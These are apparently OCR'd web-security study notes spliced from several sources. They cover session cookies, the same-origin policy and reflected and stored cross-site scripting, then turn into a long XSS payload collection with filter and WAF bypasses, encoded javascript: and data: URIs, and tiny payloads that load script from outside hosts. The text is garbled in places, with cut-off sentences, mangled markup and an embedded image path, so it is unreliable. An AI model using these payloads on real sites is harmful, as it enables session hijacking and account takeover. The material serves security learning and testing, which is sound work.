What are the best practices for implementing session management? There are many aspects to enforcing proper session management, all best practices should be implemented for mitigating potential compromise.

1. **Set Secure/HttpOnly Flags on your Cookies**Refrain from sending sensitive traffic and

   tokens over an unencrypted channel (HTTP). This can be enforced by setting the Secure flag which ensures that data will only be transported over HTTPS. The HttpOnly flag should also be set for session cookies as this will prevent client-side JavaScript from accessing it which could result in session hijacking.

2. **Generate New Session Cookies**New session tokens should be generated at every stage

   of a session; as soon as a user visits the application, when they provide correct credentials, and when a user logs out of their account. A cookie should also expire if the account is inactive for a long period of time and force the user to re-authenticate. This also applies for changes in state, meaning the cookie should automatically be destroyed when the session changes from anonymous to authenticated or vice versa.

3. **Configure Session Cookies Properly**Session tokens should be long, unpredictable, and

   unique. These properties can help to ensure that an attacker cannot guess or brute force the value of the token. The

expiration on persistent cookies should be set for no longer than 30 minutes, which prevents from session fixation and further hijacking. This can be achieved by modifying the Expire and Max-Age attributes. If no value is specified for the Expire or Max-Age attributes the cookie does not persist in the user's browser and is removed when the tab or browser is closed, this is commonly used for

session cookies. It is also recommended that the scope of domains that are able to access the session cookie is limited and restrictive. This is controlled by the Domain and Path attributes.

https://www.packetlabs.net/posts/session-management/

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Same Origin Policy

The **same-origin policy** is a critical security mechanism that restricts how a document or script loaded by one origin can interact with a resource from another origin.

It helps isolate potentially malicious documents, reducing possible attack vectors. For example, it prevents a malicious website on the Internet from running JS in a browser to read data from a third-party webmail service (which the user is signed into) or a company intranet (which is protected from direct access by the attacker by not having a public IP address) and relaying that data to the attacker.

Definition of an origin

Two URLs have the *same origin* if the protocol, port (if specified), and host are the same for both. You may see this referenced as the "scheme/host/port tuple", or just "tuple". (A "tuple" is a set of items that together comprise a whole — a generic form for double/triple/quadruple/quintuple/etc.) The following table gives examples of origin comparisons with the URL http://store.company.com/dir/page.html: **URL Outcome Reason** http://store.company.com/dir2/other.html Same origin Only the path differs http://store.company.com/dir/inner/another.html Same origin Only the path differs https://store.company.com/page.html Failure Different

protocol http://store.company.com:81/dir/page.html Failure Different port (http:// is port 80 by default) http://news.company.com/dir/page.html Failure Different host

Inherited origins

Scripts executed from pages with an about:blank or javascript: URL inherit the origin of the document containing that URL, since these types of URLs do not contain information about an origin server.

For example, about:blank is often used as a URL of new, empty popup windows into which the parent script writes content (e.g. via the Window.open() mechanism). If this popup also contains JavaScript, that script would inherit the same origin as the script that created it.

data: URLs get a new, empty, security context.

Exceptions in Internet Explorer

Internet Explorer has two major exceptions to the same-origin policy:

Trust Zones

If both domains are in the *highly trusted zone* (e.g. corporate intranet domains), then the same-origin limitations are not applied.

Port

IE doesn't include port into same-origin checks.

Therefore, https://company.com:81/index.html and https://company.com/index.html are considered the same origin and no restrictions are applied.

These exceptions are nonstandard and unsupported in any other browser.

File origins

Modern browsers usually treat the origin of files loaded using the file:/// schema as *opaque origins*. What this means is that if a file includes other files from the same folder (say), they are not assumed to come from the same origin, and may trigger CORS errors.

Note that the URL specification states that the origin of files is implementation-dependent, and some browsers may treat files in the same directory or subdirectory as same-origin even though this has

security implications.

Changing origin

Warning: The approach described here (using the document.domain setter) is deprecated because it undermines the security protections provided by the same origin policy, and complicates the origin model in browsers, leading to interoperability problems and security bugs.

A page may change its own origin, with some limitations. A script can set the value of document.domain to its current domain or a superdomain of its current domain. If set to a superdomain of the current domain, the shorter superdomain is used for same-origin checks.

For example, assume a script from the document

at http://store.company.com/dir/other.html executes the following: document.domain = "company.com";

Copy to Clipboard

Afterward, the page can pass the same-origin check with http://company.com/dir/page.html (assuming http://company.com/dir/page.html sets its document.domain to "company.com" to indicate that it wishes to allow that -

see document.domain for more).

However, company.com could **not** set document.domain to othercompany.com, since that is not a superdomain of company.com.

The port number is checked separately by the browser. Any call to document.domain, including document.domain = document.domain, causes the port number to be overwritten with null. Therefore, one **cannot** make company.com:8080 talk to company.com by only setting document.domain = "company.com" in the first. It has to be set in both so their port numbers are both null.

The mechanism has some limitations. For example, it will throw a

"SecurityError" DOMException if the document-domain Feature-Policy is enabled or the document is in a sandboxed <iframe>, and changing the origin in this way does not affect the origin checks used by many Web APIs (e.g. localStorage, indexedDB, BroadcastChannel, SharedWorker). A more exhaustive list of failure cases can be found in

Document.domain > Failures.

Note: When using document.domain to allow a subdomain to access its parent, you need to set document.domain to the *same value* in both the parent domain and the subdomain. This is necessary even if doing so is setting the parent domain back to its original value. Failure to do this may result in permission errors.

Cross-origin network access

The same-origin policy controls interactions between two different origins, such as when you use XMLHttpRequest or an <img> element. These interactions are typically placed into three categories:

- Cross-origin *writes* are typically allowed. Examples are links, redirects, and form

  submissions. Some HTTP requests require preflight.

- Cross-origin *embedding* is typically allowed. (Examples are listed below.)

- Cross-origin *reads* are typically disallowed, but read access is often leaked by

  embedding. For example, you can read the dimensions of an embedded image, the

  actions of an embedded script, or the availability of an embedded resource.

Here are some examples of resources which may be embedded cross-origin:

- JavaScript with

  available for same-origin scripts.

- CSS applied with the relaxed syntax rules of

  CSS, cross-origin CSS requires a correct Content-Type header. Restrictions vary by

  browser: Internet Explorer, Firefox, Chrome , Safari (scroll down to CVE-2010-0051)

  and Opera.

• Images displayed by <img>.

• Media played by <video> and <audio>.

• External resources embedded with <object> and <embed>.

• Fonts applied with @font-face. Some browsers allow cross-origin fonts, others require

same-origin.

• Anything embedded by <iframe>. Sites can use the X-Frame-Options header to prevent

cross-origin framing.

How to allow cross-origin access

Use CORS to allow cross-origin access. CORS is a part of HTTP that lets servers specify any other hosts from which a browser should permit loading of content.

How to block cross-origin access

• To prevent cross-origin writes, check an unguessable token in the request — known as

a Cross-Site Request Forgery (CSRF) token. You must prevent cross-origin reads of pages that require this token.

• To prevent cross-origin reads of a resource, ensure that it is not embeddable. It is

often necessary to prevent embedding because embedding a resource always leaks some information about it.

• To prevent cross-origin embeds, ensure that your resource cannot be interpreted as

one of the embeddable formats listed above. Browsers may not respect the Content-Type header. For example, if you point a

This URL results in the following response:

You searched for:

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

Impact of reflected XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will

  appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, tweet or other message. The attack could be targeted directly against a known user, or could an indiscriminate attack against any users of the application: The need for an external delivery mechanism for the attack means that the impact of reflected XSS is generally less severe than stored XSS, where a self-contained attack can be delivered within the vulnerable application itself.

Read more

Exploiting cross-site scripting vulnerabilities

Reflected XSS in different contexts There are many different varieties of reflected cross-site scripting. The location of the reflected data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the submitted data before it is reflected, this will

generally affect what kind of XSS payload is needed.

Read more

Cross-site scripting contexts

How to find and test for reflected XSS vulnerabilities The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the

  application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.

- **Submit random alphanumeric values.** For each entry point, submit a unique random

  value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types #numbers] with randomly generated hex values to generate suitable random values.

  And you can use Burp Intruder's grep payloads option to automatically flag responses that contain the submitted value.

- **Determine the reflection context.** For each location within the response where the

  random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.

• **Test a candidate payload.** Based on the context of the reflection, test an initial

candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified

within the response. The easiest way to test payloads is to send the request to Burp

Repeater, modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.

• **Test alternative payloads.** If the candidate XSS payload was modified by the

application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the

reflection and the type of input validation that is being performed. For more details,

see cross-site scripting contexts

• **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears

to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL

into the address bar, or by modifying the request in Burp Proxy's intercept view, and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like alert(document.domain) which will trigger a visible popup within the browser if the attack succeeds.

Common questions about reflected cross-site scripting **What is the difference between reflected XSS and stored XSS?** Reflected XSS arises when an application takes some input from an HTTP request and embeds that input into the immediate response in an unsafe way.

With stored XSS, the application instead stores the input and embeds it into a later response in an unsafe way.

What is the difference between reflected XSS and self-XSS? Self-XSS involves similar application behavior to regular reflected XSS, however it cannot be triggered in normal ways via a crafted URL or a cross-domain request. Instead, the vulnerability is only triggered if the victim themselves submits the XSS payload from their browser. Delivering a self-XSS attack normally involves socially engineering the victim to paste some attacker-supplied input into their browser. As such, it is normally considered to be a lame, low-impact issue.

What is stored cross-site scripting?

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following: POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId = 3&comment = This + post + was + extremely + helpful.&name = Carlos + Montoya&email = carlo s%40normal-user.net After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

This post was extremely helpful.

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

Within the attacker's request, this comment would be URL-encoded as: comment = %3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E

Any user who visits the blog post will now receive the following within the application's response:

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

Impact of stored XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. The attacker can carry out any of the actions that are applicable to the impact of reflected XSS vulnerabilities.

In terms of exploitability, the key difference between reflected and stored XSS is that a stored XSS vulnerability enables attacks that are self-contained within the application itself. The attacker does not need to find an external way of inducing other users to make a particular request containing their exploit. Rather, the attacker places their exploit into the application itself and simply waits for users to encounter it.

The self-contained nature of stored cross-site scripting exploits is particularly relevant in situations where an XSS vulnerability only affects users who are currently logged in to the application. If the XSS is reflected, then the attack must be fortuitously timed: a user who is induced to make the attacker's request at a time when they are not logged in will not be compromised. In contrast, if the XSS is stored, then the user is guaranteed to be logged in at the time they encounter the exploit.

Read more

Exploiting cross-site scripting vulnerabilities

Stored XSS in different contexts

There are many different varieties of stored cross-site scripting. The location of the stored data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the data before it is stored, or at the point when the

stored data is incorporated into responses, this will generally affect what kind of XSS payload is needed.

Read more

Cross-site scripting contexts

How to find and test for stored XSS vulnerabilities Many stored XSS vulnerabilities can be found using Burp Suite's web vulnerability scanner.

Testing for stored XSS vulnerabilities manually can be challenging. You need to test all relevant "entry points" via which attacker-controllable data can enter the application's processing, and all "exit points" at which that data might appear in the application's responses.

Entry points into the application's processing include:

- Parameters or other data within the URL query string and message body.

- The URL file path.

- HTTP request headers that might not be exploitable in relation to reflected XSS.

- Any out-of-band routes via which an attacker can deliver data into the application. The

> routes that exist depend entirely on the functionality implemented by the application: a webmail application will process data received in emails; an application displaying a Twitter feed might process data contained in third-party tweets; and a news aggregator will include data originating on other web sites.

The exit points for stored XSS attacks are all possible HTTP responses that are returned to any kind of application user in any situation.

The first step in testing for stored XSS vulnerabilities is to locate the links between entry and exit points, whereby data submitted to an entry point is emitted from an exit point. The reasons why this can be challenging are that:

- Data submitted to any entry point could in principle be emitted from any exit point.

For example, user-supplied display names could appear within an obscure audit log that is only visible to some application users.

• Data that is currently stored by the application is often vulnerable to being overwritten

due to other actions performed within the application. For example, a search function might display a list of recent searches, which are quickly replaced as users perform other searches.

To comprehensively identify links between entry and exit points would involve testing each permutation separately, submitting a specific value into the entry point, navigating directly to the exit point, and determining whether the value appears there. However, this approach is not practical in an application with more than a few pages.

Instead, a more realistic approach is to work systematically through the data entry points, submitting a specific value into each one, and monitoring the application's responses to detect cases where the submitted value appears. Particular attention can be paid to relevant application functions, such as comments on blog posts. When the submitted value is observed in a response, you need to determine whether the data is indeed being stored across different requests, as opposed to being simply reflected in the immediate response.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present. This involves determining the context within the response where the stored data appears and testing suitable candidate XSS payloads that are applicable to that context. At this point, the testing methodology is broadly the same as for finding reflected XSS vulnerabilities.

https://portswigger.net/web-security/cross-site-scripting/stored

https://portswigger.net/web-security/cross-site-scripting/reflected

https://owasp.org/www-community/attacks/xss/


Reflected XSS in Depth:

• Reflected Cross-Site Scripting is the type in which the injected script is reflected off the

webserver, like the error message, search result, or any other response. Reflected type attacks are delivered to victims or targets via another path such as email messages or phishing. When the user is tricked into clicking the malicious script or link, then this attack triggers the user's browser. A simple example of Reflected XSS is the search field.

• An attacker looks for places where user input is used directly to generate a response to

launch a successful Reflected XSS attack. This often involves elements that are not expected to host scripts, such as image tags (


Browser
2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
1. Attacker sends malicious link
User
Attacker

Steps of Reflected XSS

In the above figure:

• The attacker sends a link that contains malicious JavaScript code.

• Malicious Link is executed in normal users at his side on any specific browser.

• After execution, the sensitive data like cookies or session ID is being sent back to the

attacker and the normal user is compromised.

Example 1: Consider a web application that takes search string from the user via the search parameter provided on the query string.

http://target.com/aform.html?search=Gaurav The application server wants to show the search value which is provided by the user on the HTML page. In this case, PHP is used to pull the value from the URL and generate the result HTML

<?php echo 'You Searched: ' . $_GET["search"]; ?> Check how the input provided by the user in the URL is directly passed forward with no input validation performed and no output encoding in place. A malicious script thus can be formed such that if a victim clicks on the URL, a malicious script would then be executed by the victim's browser and send the session values to the attacker.

http://target.com/aform.html?search=<script>alert('XSS by Gaurav');</script>

Example 2: Reflected XSS can also occur when an application employs a dynamic page to display error messages to users. Basically, the page takes an input parameter containing the message's text and simply displays this text back to the user within the response. Consider the following URL, which returns the error message *http://target.com/error/5/Error.ashx?message=Sorry%2c+an+error+occurred* If we check the HTML source for the returned page, the application simply copies the value of the message parameter in the URL and inserts it into the error page at a suitable place.

* Sorry, an error occurred. *

As there is no sanitization and validation performed for the error message attacker can easily insert the malicious script which generates a pop-up dialog.

http://target.com/error/5/Error.ashx?message=<script>alert("XSS by GAURAV")</script> Requesting this link generates an HTML response page that contains the following in place of the original message.

* <script>alert("XSS by GAURAV");</script> *

Mitigations:

• Try to use browser technologies that do not allow client-side scripting in input fields or

URLs.

• Use strict type character and encoding enforcement to avoid XSS.

• Make sure that all the user-supplied inputs are adequately validated before sending

them to the server.

Impact of Reflected XSS:

• The attacker can hijack user accounts.

• An attacker could steal credentials.

• An attacker could exfiltrate sensitive data.

• An attacker can steal cookies and Sessions.

• An attacker can quickly obtain access to your other client's computers. Methodology

Check if any value you control (parameters, path, headers?, cookies?) is being reflected in the HTML or used by JS code.

Find the context where it's reflected/used.

If reflected

Check which symbols can you use and depending on that, prepare the payload: In raw HTML:

Can you create new HTML tags?

Can you use events or attributes supporting javascript: protocol?

Can you bypass protections?

Is the HTML content being interpreted by any client side JS engine (AngularJS, VueJS, Mavo...), you could abuse a Client Side Template Injection.

If you cannot create HTML tags that execute JS code, could you abuse a Dangling Markup - HTML scriptless injection?

Inside a HTML tag:

Can you exit to raw HTML context?

Can you create new events/attributes to execute JS code?

Does the attribute where you are trapped support JS execution?

Can you bypass protections?

Inside JavaScript code:

Can you escape the

If reflected inside a JS string and the last trick isn't working you would need to exit the string, execute your code and reconstruct the JS code (if there is any error, it won't be executed:

'-alert(1)-'

';-alert(1)//

\';alert(1)//

If reflected inside template literals `` you can embed JS expressions using ${ ... } syntax: `var greetings = Hello, ${alert(1)}```

DOM

There is JS code that is using unsafely some data controlled by an attacker like location.href . An attacker, could abuse this to execute arbitrary JS code.

Universal XSS

These kind of XSS can be found anywhere. They not depend just on the client exploitation of a web application but on any context. These kind of arbitrary JavaScript execution can even be abuse to obtain RCE, read arbitrary files in clients and servers, and more.

Some examples:

WAF bypass encoding image

Injecting inside raw HTML

When your input is reflected inside the HTML page or you can escape and inject HTML code in this context the first thing you need to do if check if you can abuse < to create new tags: Just try to reflect that char and check if it's being HTML encoded or deleted of if it is reflected without changes. Only in the last case you will be able to exploit this case.

For this cases also keep in mind Client Side Template Injection.

Note: A HTML comment can be closed using**** --> or ****--!>

In this case and if no black/whitelisting is used, you could use payloads like:

[image]

But, if tags/attributes black/whitelisting is being used, you will need to brute-force which tags you can create.

Once you have located which tags are allowed, you would need to brute-force attributes/events inside the found valid tags to see how you can attack the context.

Tags/Events brute-force

Go to https://portswigger.net/web-security/cross-site-scripting/cheat-sheet and click on Copy tags to clipboard. Then, send all of them using

Burp intruder and check if any tags wasn't discovered as malicious by the WAF. Once you have discovered which tags you can use, you can brute force all the events using the valid tags (in the same web page click on Copy events to clipboard and follow the same procedure as before).

Custom tags

If you didn't find any valid HTML tag, you could try to create a custom tag and and execute JS code with the onfocus attribute. In the XSS request, you need to end the URL with # to make the page focus on that object and execute the code:

/?search=#x Blacklist Bypasses

If some kind of blacklist is being used you could try to bypass it with some silly tricks:

//Random capitalization

alert(1)

//Not closing tag, ending with " <" or " //"

<iframe SRC="javascript:alert('XSS');" //   //Extra open <<script>alert("XSS");//<</script>   //Just weird an unexpected, use your imagination <</script/script><script> <input type=image src onerror="prompt(1)">   //Using `` instead of parenthesis</p> <p>onerror=alert`1`</p> <p style="text-align:center"> </p> <p>//Use more than one</p> <p><<TexTArEa/*%00//%00*/a="not"/*%00///AutOFocUs//// onFoCUS=alert`1` //</p> <p>Length bypass (small XSSs)</p> <p>More tiny XSS for different environments payload can be found here and here.</p> <p><!-- Taken from the blog of Jorge Lajara --></p> <p><svg/onload=alert``> <script src=//aa.es> <script src=//[illegible].pw> The last one is using 2 unicode characters which expands to 5: telsr More of these characters can be found here. To check in which characters are decomposed check here. <p

id="page_203">Click XSS - Clickjacking</p> <p>If in order to exploit the vulnerability you need the user to click a link or a form with prepopulated data you could try to abuse Clickjacking (if the page is vulnerable).</p> <p>Impossible - Dangling Markup</p> <p>If you just think that it's impossible to create an HTML tag with an attribute to execute JS code, you should check Danglig Markup because you could exploit the vulnerability without executing JS code.</p> <p>Injecting inside HTML tag</p> <p>Inside the tag/escaping from attribute value</p> <p>If you are in inside a HTML tag, the first thing you could try is to escape from the tag and use some of the techniques mentioned in the previous section to execute JS code.</p> <p>If you cannot escape from the tag, you could create new attributes inside the tag to try to execute JS code, for example using some payload like (note that in this example double quotes are use to escape from the attribute, you won't need them if your input is reflected directly inside the tag):</p> <p>" autofocus onfocus=alert(document.domain) x="</p> <p>" onfocus=alert(1) id=x tabindex=0 style=display:block>#x #Access http://site.com/?#x t Style events</p> <p> <p style="animation: x;" onanimationstart="alert()">XSS</p> </p> <p> <p style="animation: x;" onanimationend="alert()">XSS</p> </p> <p style="text-align:center"> </p> <p>#ayload that injects an invisible overlay that will trigger a payload if anywhere on the page is clicked:</p> <p> <div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.5);z-index: 5000;" onclick="alert(1)"></div> </p> <p>#moving your mouse anywhere over the page (0-click-ish):</p> <p> <div style="position:fixed;top:0;right:0;bottom:0;left:0;background: rgba(0, 0, 0, 0.0);z-index: 5000;" onmouseover="alert(1)"></div> </p> <p>Within the attribute</p> <p>Even if you cannot escape from the attribute (" is being encoded or deleted), depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it. For example, if you control an event like onclick= you will be able to make it execute arbitrary code when it's clicked.</p> <p>Another interesting example is the attribute href, where you can use the javascript: protocol to execute arbitrary code: href="javascript:alert(1)"</p> <p>Bypass inside event using HTML encoding/URL encode The HTML encoded characters inside the value of HTML tags attributes are decoded on runtime. Therefore something like the following will be valid (the payload is in bold): <a</p> <p id="page_204">id="author" href="http://none" onclick="var tracker='http://foo?'-alert(1)-'';">Go Back </p> <p>Note that any kind of HTML

encode is valid: //HTML entities '-alert(1)-' //HTML hex without zeros &#x27-alert(1)-&#x27 //HTML hex with zeros &#x00027-alert(1)-&#x00027 //HTML dec without zeros &#39-alert(1)-&#39 //HTML dec with zeros &#00039-alert(1)-&#00039   <a href="javascript:var a=''-alert(1)-''"> Note that URL encode will also work: Click Bypass inside event using Unicode encode //For some reason you can use unicode to encode "alert" but not "(1)"   Special Protocols Within the attribute There you can use the protocols javascript: or data: in some places to execute arbitrary JS code. Some will require user interaction on some won't. javascript:alert(1) JavaSCript:alert(1) javascript:%61%6c%65%72%74%28%31%29 //URL encode javascript:alert(1) javascript:alert(1) javascript:alert(1)&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3a java //Note the new line script:alert(1)   data:text/html,<script>alert(1)</script> DaTa:text/html,<script>alert(1)</script> data:text/html;charset=iso-8859- 7,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69 %70%74%3e data:text/html;charset=UTF-8,<script>alert(1)</script> data:text/html; base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4= data:text/html;charset=thing; base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2Ny IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI +YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg== Places where you can inject these protocols In general the javascript: protocol can be used in any tag that accepts the attribute href and in most of the tags that accepts the attribute src (but

```
not <img)</p> <p><a href="javascript:alert(1)"></p>
<p><a href="data:text/
html; base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4="></
p> <p><form action="javascript:alert(1)"><button>send</
button></form></p> <p><form id=x></form><button
form="x" formaction="javascript:alert(1)">send</button></p>
<p><object data=javascript:alert(3)></p> <p><iframe
src=javascript:alert(2)></p> <p><embed
src=javascript:alert(1)></p> <p style="text-align:center"> </
p> <p><object data="data:text/html,<script>alert(5)</
script>"></p> <p><embed src="data:text/
html; base64,PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+"
type="image/svg+xml" AllowScriptAccess="always"></
embed></p> <p><embed src="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdod
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI
+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==">
embed></p> <p id="page_206"><iframe src="data:text/
html,<script>alert(5)</script>">
```

```
//Special cases
```